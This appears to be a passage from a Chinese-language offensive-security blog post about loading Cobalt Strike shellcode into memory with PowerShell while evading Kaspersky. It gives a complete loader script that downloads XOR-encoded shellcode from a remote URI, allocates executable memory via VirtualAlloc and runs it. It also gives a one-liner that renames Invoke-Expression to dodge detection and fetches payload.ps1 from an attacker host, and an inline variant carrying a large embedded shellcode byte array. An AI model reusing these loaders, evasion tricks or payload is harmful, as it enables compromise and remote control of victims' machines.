


远程加载的思路很简单，只需要将bin文件放到cs服务器上，利用远程读取shellcode的方式将恶意代码加载到内存执行即可。

下面代码直接从uri读取字节数组（对的，没仔细看）

```
1 # remoteshell.ps1
2
3 Set-StrictMode -Version 2
4
5 function get_delegate_type {
6     Param (
7         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
8         [Parameter(Position = 1)] [Type] $var_return_type = [Void]
9     )
10
11     $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
12 System.Reflection.AssemblyName('ReflectedDelegate')),
13 [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
14 $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
15 [System.MulticastDelegate])
16
17     $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
18 [System.Reflection.CallingConventions]::Standard,
19 $var_parameters).SetImplementationFlags('Runtime, Managed')
20
21     $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
22 $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
23
24     return $var_type_builder.CreateType()
25 }
26
27 function get_proc_address {
28     Param ($var_module, $var_procedure)
29
30     $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
31 $_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll')
32 }).GetType('Microsoft.Win32.UnsafeNativeMethods')
33
34     $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
35 @('System.Runtime.InteropServices.HandleRef', 'string'))
36
37     return $var_gpa.Invoke($null, @( [System.Runtime.InteropServices.HandleRef](New-Object
38 System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
39 ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
40 @($var_module)))), $var_procedure))
41 }
42
43 If ([IntPtr]::size -eq 8) {
44
45     $client = New-Object Net.WebClient
46
47     [Byte[]]$var_code = $client.
48 DownloadData($args[0])
49
50     for ($x = 0; $x -lt $var_code.Count; $x++) {
51         $var_code[$x] = $var_code[$x] -bxor 26
52     }
53
54     $var_va =
55 [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((get_proc_address
56 s kernel32.dll VirtualAlloc), (get_delegate_type @([IntPtr], [UInt32], [UInt32],
57 [UInt32]) ([IntPtr])))
58
59     $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
60
61     [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
62 $var_code.length)
63
64     $var_runme =
65 [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
66 (get_delegate_type @([IntPtr]) ([Void])))
67
68     $var_runme.Invoke([IntPtr]::Zero)
69 }
```

出网的思路是，通过downloadstring下载上篇文章中的remoteshell.ps1文件并执行，但是需要绕过卡斯基对downloadstring操作的拦截。方法有很多种，我通过以下方式绕过：



```
1 # command
2 powershell set-alias -name kaspersky -value Invoke-Expression;kaspersky(New-Object
3 Net.WebClient).DownloadString('http://attacker.ip/payload.ps1')
```

```

1 powershell $string={Set-StrictMode -Version 2;function func_get_proc_address {Param
($var_module, $var_procedure);$var_unsafe_native_methods =
([AppDomain]::CurrentDomain.GetAssemblies() ^| Where-Object { $_.GlobalAssemblyCache -And
$_ .Location.Split('\')[-1].Equals('System.dll')
}).GetType('Microsoft.Win32.UnsafeNativeMethods');$var_gpa =
$var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]
@('System.Runtime.InteropServices.HandleRef', 'string'));return $var_gpa.Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))),
$var_procedure));function func_get_delegate_type {Param ([Parameter(Position = 0,
Mandatory = $True)] [Type[]] $var_parameters,[Parameter(Position = 1)] [Type]
$var_return_type = [Void]);$var_type_builder =
[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate]);$var_type_builder.DefineConstructor('RTSpecialName, HideBySig,
Public', [System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime,
Managed');$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual',
$var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed');return
$var_type_builder.CreateType();If ([IntPtr]::size -eq 8) {[Byte[]]$var_code =
230,82,153,254,234,242,210,26,26,26,91,75,91,74,72,75,76,82,43,200,127,82,145,72,122,82,14
5,72,2,82,145,72,58,82,145,104,74,82,21,173,80,80,87,43,211,82,43,218,182,38,123,102,24,54
,58,91,219,211,23,91,27,219,248,247,72,91,75,82,145,72,58,145,88,38,82,27,202,124,155,98,2
,17,24,111,104,145,154,146,26,26,26,82,159,218,110,125,82,27,202,74,145,82,2,94,145,90,58,
83,27,202,249,76,82,229,211,91,145,46,146,82,27,204,87,43,211,82,43,218,182,91,219,211,23,
91,27,219,34,250,111,235,86,25,86,62,18,95,35,203,111,194,66,94,145,90,62,83,27,202,124,91
,145,22,82,94,145,90,6,83,27,202,91,145,30,146,82,27,202,91,66,91,66,68,67,64,91,66,91,67,
91,64,82,153,246,58,91,72,229,250,66,91,67,64,82,145,8,243,85,229,229,229,71,112,26,83,164
,109,115,116,115,116,127,110,26,91,76,83,147,252,86,147,235,91,160,86,109,60,29,229,207,82
,43,211,82,43,200,87,43,218,87,43,211,91,74,91,74,91,160,32,76,99,189,229,207,241,105,64,8
2,147,219,91,162,21,61,26,26,87,43,211,91,75,91,75,112,25,91,75,91,160,77,147,133,220,229,
207,241,67,65,82,147,219,82,43,200,83,147,194,87,43,211,72,114,26,24,90,158,72,72,91,160,2
41,79,52,33,229,207,82,147,220,82,153,217,74,112,16,69,82,147,235,82,147,192,83,221,218,22
9,229,229,87,43,211,72,72,91,160,55,28,2,97,229,207,159,218,21,159,135,27,26,26,82,229
,213,21,158,150,27,26,26,241,201,243,254,27,26,26,242,184,229,229,229,53,47,77,98,67,26,21
8,42,11,236,149,201,251,204,220,64,129,163,25,180,84,43,66,101,79,111,242,85,216,18,90,199
,48,212,5,88,53,247,178,185,227,158,220,215,153,62,176,117,55,14,251,20,228,201,120,104,7,
232,65,30,45,98,54,249,9,121,198,53,189,153,110,202,220,254,251,82,19,125,46,26,79,105,127
,104,55,91,125,127,116,110,32,58,87,117,96,115,118,118,123,53,47,52,42,58,50,121,117,119,1
06,123,110,115,120,118,127,33,58,87,73,83,95,58,35,52,42,33,58,77,115,116,126,117,109,105,
58,84,78,58,44,52,42,33,58,78,104,115,126,127,116,110,53,47,52,42,51,23,16,26,41,167,140,2
3,122,110,225,235,126,193,86,236,74,58,43,108,214,247,158,133,246,52,202,48,251,53,214,156
,196,185,191,22,148,155,185,114,202,123,188,143,155,70,17,95,32,118,240,201,135,186,168,20
3,211,168,41,69,74,25,168,42,215,44,90,124,209,175,24,221,195,250,174,192,127,197,110,70,7
,135,214,191,63,3,232,186,97,196,22,195,92,130,21,158,254,7,91,210,67,95,221,177,210,209,1
92,186,70,44,138,175,245,127,176,78,190,184,136,92,82,205,108,115,184,254,34,33,192,72,168
,178,31,213,211,209,89,162,197,155,29,242,139,154,160,15,11,184,160,178,33,103,137,155,90,
88,125,54,225,217,12,2,81,219,130,45,27,231,147,200,252,43,196,20,238,149,101,102,211,107,
74,11,226,38,0,240,150,54,15,151,134,178,96,242,144,215,60,20,173,135,45,37,155,85,96,67,9
9,18,129,223,164,55,75,1,140,139,88,103,253,42,127,245,208,251,109,226,124,27,222,26,91,16
4,234,175,184,76,229,207,82,43,211,160,26,26,90,26,91,162,26,10,26,26,91,163,90,26,26,26,9
1,160,66,190,73,255,229,207,82,137,73,73,82,147,253,82,147,235,82,147,192,91,162,26,58,26,
26,83,147,227,91,160,8,140,147,248,229,207,82,153,222,58,159,218,110,172,124,145,29,82,27,
217,159,218,111,205,66,66,66,82,31,26,26,26,26,74,217,242,133,231,229,229,43,35,40,52,43,4
4,34,52,43,47,41,52,43,43,42,26,26,26,26,18;for ($x = 0; $x -lt $var_code.Count; $x++)
{$var_code[$x] = $var_code[$x] -bxor 26;};$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_add
ress kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr])));$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length,
0x3000, 0x40);[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length);$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr])
([Void])));$var_runme.Invoke([IntPtr]::Zero)}}.ToString();iex $string

```

```
1  # readbytes.ps1
2
3  [Byte[]]$bytes = [System.IO.File]::ReadAllBytes($args[0])
4  $s = ""
5
6  for ($x = 0; $x -lt $bytes.Count; $x++) {
7      $s += $bytes[$x]
8      $s += ","
9  }
10
11  $s
12
```